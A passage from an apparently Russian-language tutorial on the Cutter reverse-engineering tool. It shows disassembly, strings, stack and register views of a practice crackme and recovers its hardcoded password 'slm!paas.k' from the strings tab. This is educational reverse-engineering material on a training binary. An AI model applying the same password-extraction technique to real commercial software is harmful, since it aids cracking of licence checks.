
Cutter: основное окно приложения

На первой странице — Dashboard — мы можем наблюдать общую информацию об открытом файле:

- путь к файлу;
- формат;
- разрядность;
- установленный для файла режим (чтение/запись/выполнение);
- размер;
- тип;
- язык, на котором написана программа;
- архитектура;
- операционная система;
- устройство;
- компилятор;
- другие параметры.

Ниже представлены разные варианты хешей, используемые приложением системные библиотеки (в нашем случае только одна — libc), далее присутствует целый раздел с информацией об анализе: сколько функций было обнаружено в программе, перекрестные ссылки, вызовы и прочее.

На вкладке Strings приведены все строки, содержащиеся в препарируемом файле. Наметанным глазом среди названий системных функций, библиотек, секций файла и сообщений для пользователя мы можем обнаружить строчку, напоминающую искомый пароль.




Strings

Адрес	Строка	Тип	Длина	Размер	Раздел
0x0000114b	u+UH	ASCII	4	5	.text
0xffffffffffffffff	strncmp@GLIBC_2.2.5	ASCII	19	20	.strtab
0x000004df	strncmp	ASCII	7	8	.dynstr
0x0000201f	slm!paas.k	ASCII	10	11	.rodata
0xffffffffffffffff	puts@GLIBC_2.2.5	ASCII	16	17	.strtab
0x000004e7	puts	ASCII	4	5	.dynstr
0xffffffffffffffff	main	ASCII	4	5	.strtab
0x000004ec	libc.so.6	ASCII	9	10	.dynstr
0xffffffffffffffff	frame_dummy	ASCII	11	12	.strtab
0xffffffffffffffff	deregister_tm_clones	ASCII	20	21	.strtab
0xffffffffffffffff	completed.0	ASCII	11	12	.strtab
0xffffffffffffffff	_init	ASCII	5	6	.strtab
0xffffffffffffffff	_fini	ASCII	5	6	.strtab
0xffffffffffffffff	_end	ASCII	4	5	.strtab
0xffffffffffffffff	_edata	ASCII	6	7	.strtab
0xffffffffffffffff	__printf_chk@GLIBC_2.3.4	ASCII	24	25	.strtab
0x000004c0	__printf_chk	ASCII	12	13	.dynstr
0xffffffffffffffff	__libc_start_main@GLIBC_2.34	ASCII	28	29	.strtab
0x000004cd	__libc_start_main	ASCII	17	18	.dynstr
0x00000535	__gmon_start__	ASCII	14	15	.dynstr
0xffffffffffffffff	__gmon_start__	ASCII	14	15	.strtab
0xffffffffffffffff	__frame_dummy_init_array_entry	ASCII	30	31	.strtab
0xffffffffffffffff	__dso_handle	ASCII	12	13	.strtab
0xffffffffffffffff	__do_global_dtors_aux_fini_array_entry	ASCII	38	39	.strtab
0xffffffffffffffff	__do_global_dtors_aux	ASCII	21	22	.strtab
0xffffffffffffffff	__data_start	ASCII	12	13	.strtab
0xffffffffffffffff	__cxa_finalize@GLIBC_2.2.5	ASCII	26	27	.strtab

Подозрительная, выбивающаяся из основного потока строка

Проверим нашу догадку. Ты можешь пока закрыть Cutter, в противном случае крякми нельзя будет запустить на выполнение из-за того, что он занят другим процессом. Не забудь только сохранить свой Cutter-проект исследования.

При вводе `./crackme01e.64 slm!paas.k` получаем от командной оболочки (в моем случае bash) сообщение «!paas.k: event not found». Быстро соображаем, что последовательность символов после знака ! bash пытается выполнить как команду. Предваряем управляющий символ обратным слешем: `./crackme01e.64 slm\\!paas.k`.




```
yurembo@ubuntu-22:~/Desktop/crackmes-master$ ./crackme01e.64 aaabbbccc
No, aaabbbccc is not correct.
yurembo@ubuntu-22:~/Desktop/crackmes-master$ ./crackme01e.64 slm!paas.k
bash: !paas.k: event not found
yurembo@ubuntu-22:~/Desktop/crackmes-master$ ./crackme01e.64 slm\!paas.k
Yes, slm!paas.k is correct!
yurembo@ubuntu-22:~/Desktop/crackmes-master$ 
```

Тестирование крякми

Пароль найден, путь к полезной части программы открыт. Между тем я призываю тебя продолжить изучение функциональности Cutter с использованием этого же крякми.

На вкладке Imports перечислены импортированные извне объекты, в нашем случае — функции с указанием их адреса и библиотеки-источника. Вкладка Search служит для поиска по всему проекту — дизассемблируемому файлу. На вкладке Disassembly представлен полный дизассемблированный листинг загруженной программы. Содержимое вкладки Graph визуально повторяет код с предыдущей вкладки и невероятно полезно при изучении дизассемблированного листинга.

Здесь листинг представлен очень удобным образом: код функции размещается в отдельных прямоугольниках — кадрах, которые последовательно соединены стрелками. Решение о том, чтобы вынести код в отдельный кадр, принимается на основе ветвления — условных операторов. В результате выделения одинаковым цветом оператора перехода и соответствующей стрелки код выглядит очень наглядно. Таким образом разные пути выполнения машинного кода отчетливо различимы.




```
Граф(main)
int main(int argc, char **argv, char **envp);

[0x00001189]
int main(int argc, char **argv, char **envp);
; arg unsigned long argc @ rdi
; arg char **s1 @ rsi
0x00001189      endbr64
0x0000118d      push    rbp
0x0000118e      push    rbx
0x0000118f      sub     rsp, 8
0x00001193      cmp     edi, 2      ; argc
0x00001196      jne     0x11dd

[0x00001198]
0x00001198      mov     rbp, qword [rsi + 8] ; argv
0x0000119c      mov     edx, 0xa    ; size_t n
0x000011a1      lea     rsi, [str.slm_paas.k] ; 0x201f ; const char *s2
0x000011a8      mov     rdi, rbp    ; const char *s1
0x000011ab      call    section..plt.sec ; sym.imp.strncmp ; int strncmp(const char *s1, const ch...
0x000011b0      mov     ebx, eax
0x000011b2      test    eax, eax
0x000011b4      je      0x11f0

[0x000011dd]
0x000011dd      lea     rdi, [str.Need_exactly_one_argument.] ; 0x2004 ; const char *s
0x000011e4      call    puts        ; sym.imp.puts ; int puts(const char *s)
0x000011e9      mov     ebx, 0xffffffff ; -1
0x000011ee      jmp     0x11d4

[0x000011b6]
0x000011b6      mov     rdx, rbp
0x000011b9      lea     rsi, [str.No___s_is_not_correct.] ; 0x202a
0x000011c0      mov     edi, 1
0x000011c5      mov     eax, 0
0x000011ca      call    __printf_chk ; sym.imp.__printf_chk
0x000011cf      mov     ebx, 1

[0x000011f0]
0x000011f0      mov     rdx, rbp
0x000011f3      lea     rsi, [str.Yes___s_is_correct] ; 0x2042
0x000011fa      mov     edi, 1
0x000011ff      mov     eax, 0
0x00001204      call    __printf_chk ; sym.imp.__printf_chk
0x00001209      jmp     0x11d4

[0x000011d4]
0x000011d4      mov     eax, ebx
0x000011d6      add     rsp, 8
```

Cutter: вкладка Graph

Вкладка Hexdump содержит шестнадцатеричный дамп — ни больше ни меньше. В случае когда декомпилятор не установлен, вкладка Decompiler пуста.

Из оставшихся вкладок стоит отметить следующие. Вкладка Functions содержит список заголовков всех обнаруженных в рассматриваемой программе функций. По каждому из этих заголовков можно кликнуть, в результате чего на вкладке «Дизассемблер» или «Граф» отобразится содержимое выбранной функции.




Functions

Name

- entry.init0
- entry0
- fcn.00001060
- main
- sym.__do_global_dtors_aux
- sym._fini
- sym._init
- sym.check_pw
- sym.deregister_tm_clones
- sym.imp.__printf_chk
- sym.imp.puts
- sym.imp.strlen
- sym.register_tm_clones

Вкладка Functions


На вкладке Stack отображается содержимое стека на текущий момент.



```
Stack
   Offset          Value
0x7ffea2763900  0x00000000
0x7ffea2763908  0x5da76c3995cb0f65
0x7ffea2763910  0x7ffea27639e8     -> @r12 stack rw 0x7ffea2764f8b -> stack
0x7ffea2763918  0x608f9cea31c1     -> @r13 (/home/yurembo/Desktop/crackmes-
0x7ffea2763920  0x608f9cea5db0     -> @r14 (/home/yurembo/Desktop/crackmes-
0x7ffea2763928  0x737b99493040     -> @r15 (/usr/lib/x86_64-linux-gnu/ld-li
```

Вкладка Stack

На вкладке Backtrace демонстрируется обратный стек — обратная последовательность вызовов функций, приведшая к текущему положению дел в программе.




```
Backtrace
Function                                      Description
sym.check_pw  0x00000000      0x608f9cea3189  sym.check_pw(null)
main          0x7ffea27638b8  0x608f9cea321b  main+90(null)
              0x7ffea27638d8  0x737b99229d90  loc._end_0x4018-63423112(null)
              0x7ffea2763978  0x737b99229e40  loc._end_0x4018-63422936(null)
```

Вкладка Backtrace

Вкладка Threads содержит список выполняемых в текущий момент программных потоков. Вкладка Heap отображает содержимое динамической области памяти — кучи.

На вкладке Registers отображается содержимое регистров процессора, используемых активным потоком (их список ты найдешь на вкладке Threads).



```
Registers
 rax  0x6                rsp  0x7ffea27638b8
 rbx  0x7ffea2764fbe     rbp  0x2
 rcx  0xfbe              rip  0x608f9cea3189
 rdx  0x7ffea27638c2      cs  0x33
  r8  0x737b9941bf10  rflags  0x10246
  r9  0x737b99945f040   orax  ‹ffffffffffffffff
 r10  0x737b99459908      ss  0x2b
 r11  0x737b99474660      fs  0x737b9943a740
 r12  0x7ffea27639e8      gs  0x0
 r13  0x608f9cea31c1      ds  0x0
 r14  0x608f9cea5db0      es  0x0
 r15  0x737b99493040 fs_base  0x0
 rsi  0x7ffea27638c9 gs_base  0x0
 rdi  0x7ffea2764fbe
```

Вкладка Registers

Вкладка Breakpoints содержит список, в который попадают все поставленные бряки. Если заранее поставить точку останова, с помощью этого списка можно быстро перейти к месту исследования, особенно это удобно, когда листинг исследуемой программы огромный.


И последняя вкладка, которую мы рассмотрим, — это Console. Она включает два режима, выбираемых из выпадающего списка. Первый — Rizin Console — позволяет вводить команды фреймворка Rizin и получать результат их выполнения. Второй — Debugee Input — предоставляет возможность вводить данные в отлаживаемое консольное приложение.

На будущее сохрани исполняемый файл для следующих экспериментов, чтобы не пришлось вновь компилировать бинарник.

Способы взлома программы

